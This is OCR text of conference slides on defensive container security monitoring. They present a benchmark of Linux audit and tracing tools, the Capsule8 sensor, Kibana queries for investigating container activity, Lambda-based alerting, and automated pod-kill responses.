
Linux Audit vs. Tracing Performance Impact

	Number of Events	User CPU Time	System CPU Time	Elapsed Time	CPU Usage
workload		793.87	58.99	2:01.47	702%
capsule8	3801266	796.11	70.81	2:23:57	603%
sysdig	3710879	823.52	70.12	2:29:29	598%
go-audit	3918269	654.24	165.14	6:14.22	218%

- Stress test workload is a parallel Linux kernel compile monitoring fork, execve, exit, and open system calls
- Hitting audit backlog limit critically impacts performance

Capsule8 Sensor

- Lightweight container-aware system monitoring
- No kernel module required (works with vendor signed kernels)
- Written in 100% pure Go (no cgo)
- Runs as a single static binary (no installation required)
- https://github.com/capsule8/capsule8
  - Still very much in development, opening up first alpha release ASAP
  - Brought to you by letter *alpha*, word ‘Apache’, and number 2.0


kibana
7 hits
busybox
Add a filter +
Discover
Visualize
Dashboard
Timelion
Dev Tools
Management
*
Selected Fields
? _source
Available Fields
? Event.containerId
? Event.containerNa...
Quick Count
(7 /7 records)
/k8s_busybox_capsule8-busy...
100.0%
? Event.cpu
? Event.id
? Event.imageId
_source
Event.containerName: /k8s_busybox_capsule8-busybox-pjrn9_development_59a18e6c-da
Event.imageName: busybox@sha256:bbc3a03235220b170ba48a157dd097dd1379299370e1ed99
2658700333001473 PublishTime: 2017-12-07T14:58:20Z Event.containerId: 3366a2c4e
86c7743f8b10a64 Event.cpu: 1 Event.id: af9c794b12530fd269e7f4eb5bc5b87be454eee6
Event.imageId: 6ad733544a6317992a6fac4eb19fe1df577d4dec7529efec28a5bd0edad0fd30
Event.containerName: /k8s_busybox_capsule8-busybox-pjrn9_development_59a18e6c-da
Event.imageName: busybox@sha256:bbc3a03235220b170ba48a157dd097dd1379299370e1ed99
2658748234911448 PublishTime: 2017-12-07T14:59:08Z Event.containerId: 3366a2c4e
86c7743f8b10a64 Event.cpu: 1 Event.id: 5eacf634b8d8341294fef7a2efca20610912aaf7
Event.imageId: 6ad733544a6317992a6fac4eb19fe1df577d4dec7529efec28a5bd0edad0fd30
Event.containerName: /k8s_busybox_capsule8-busybox-pjrn9_development_59a18e6c-da
Event.imageName: busybox@sha256:bbc3a03235220b170ba48a157dd097dd1379299370e1ed99
2658700333001473 PublishTime: 2017-12-07T14:58:20Z Event.containerId: 3366a2c4e
86c7743f8b10a64 Event.cpu: 0 Event.id: 834ddc3b374c81fbd5b2f23f7af29e52f2018b68
Event.imageId: 6ad733544a6317992a6fac4eb19fe1df577d4dec7529efec28a5bd0edad0fd30

Attack Investigation in Kibana

Search for activity from a particular container image:

- `Event.imageName:busybox*`

Search for processes executed by a particular container:

- `(Event.containerId:3366a2c4e186f84fd18c380d2c90740267ba975e1f20917b886c7743f8b10a64 AND Event.process.type:PROCESS_EVENT_TYPE_EXEC)`

Incident Detection in Lambda

- Allows you to incrementally increase sophistication of logic
- Scales up seamlessly with the number of events
- Reduced attack surface
  - Security boils down to AWS creds + IAM roles
- Our detections run as an Lambda transformation function called by Kinesis Firehose
  - It’s the “identity transformation”, all data is left intact
  - Push alerts to an SQS message queue

Automating Responses

Alerts message queue subscribers take configured actions

- Kill Pod
- Drain Node and terminate Instance
- etc.

Doesn’t have to be super complicated

- `aws sqs receive-message … | jq … | xargs kubectl delete`

Next Steps

Reproduce attacks against your infrastructure

- Many open-source security tools can help
- I recommend starting with the Metasploit Framework

Increase sophistication of simulated attacks and attackers

- Start a Bug bounty and look for researchers
- Hire a professional penetration test and try to monitor them
- Hire a Red Team that tries not to get caught

Thank You!

@dinodaizovi
https://capsule8.com

CAPSULE8